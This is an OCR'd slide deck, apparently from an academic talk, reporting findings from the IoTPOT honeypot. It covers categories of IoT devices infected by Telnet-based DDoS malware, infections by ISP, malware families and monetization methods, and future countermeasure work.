
KOS family

I = Intruder
D = Malware Download Server
C = Command and Control Server
S = Scanner
DNS= Authoritative DNS Server

Contents

- Observing current IoT Attacks
- Analyzing IoT Attacks
- **Understanding Infected IoT devices**

Looking back on devices visiting IoTPOT



- Scan back on port 23/TCP and 80/TCP
  - More than 56 type of devices visit us


Categorizing device types

- Surveillance Group
  - IP Camera
  - DVR
- Networking Related Devices
  - Router
  - Gateway
  - Modem
  - Bridge
  - Security Appliance
- Telephone System
  - VoIP Gateway
  - IP Phone
  - GSM Router
  - Analog Phone Adapter
- Infrastructure
  - Parking Management System
  - LED display control system


- Industrial Control System
  - Solid State Recorder
  - Internet Communication Module
  - Data Acquisition Server
- Personal
  - Web Camera
  - Personal Video Recorder
  - Home Automation Gateway
- Broadcasting Facility
  - Digital Video Broadcaster
  - Digital Video Scaler
  - Video Encoder/Decoder
  - Set Top Box
- Other
  - Heat Pump
  - Fire Alarm System
  - Disk Recording System
  - Optical Imaging Facility

Devices are inferred from their web interface and telnet banners.

AS in which more than 1,000 Devices are infected



Size of ISP vs infected devices



Thanks to Professor Michel van Eeten from TU Delft for providing ISP data.

Key findings

- **Malware**
  - At least 5 DDoS malware families target IoT devices via Telnet
  - Malware samples of 11 different CPU architectures are captured
  - 83 % of samples are new to Virus Total
  - One family has quickly evolved to target more devices with as many as 9 different CPU architectures
- **Targets**
  - More than 56 types of IoT devices are infected
- **Monetization**
  - 11 types of DDoS attacks
  - Scans (TCP/23,80,8080,5916 and UDP/ 123,3143)
  - Fake web hosting
  - Click fraud attacks
  - Stealing credential of PPV

Future works

- Supporting
  - IoT Web
  - SSH modules
  - Device specific vulnerability (E.g., 5916/TCP of Cisco Router)
- Countermeasures
  - Methodologies for disinfection, recovery and security patching

Thank You
Any Questions?

Data Set Available: http://ipsr.ynu.ac.jp/iot/index.html

Yin Minn Pa Pa	yin-pa-dx@ynu.jp
Shogo Suzuki	suzuki-shogo-mb@ynu.jp
Takahiro Kasama	kasama@nict.go.jp
Katsunari Yoshioka	yoshioka@ynu.ac.jp
Tsutomu Matsumoto	tsutomu@ynu.ac.jp
Christian Rossow	crossow@mmci.uni-saarland.de